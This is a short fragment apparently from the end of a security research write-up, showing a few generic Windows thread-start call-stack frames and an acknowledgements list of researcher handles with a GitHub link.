
msvcrt!_endthreadex+0xce

kernel32!BaseThreadInitThunk+0xe

ntdll!__RtlUserThreadStart+0x70

ntdll!_RtlUserThreadStart+0x1b

Acknowledgements



@ga1ois

@bluerust

@exp-sky

@Backend

@tombkeeper

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<https://github.com/demi6od>

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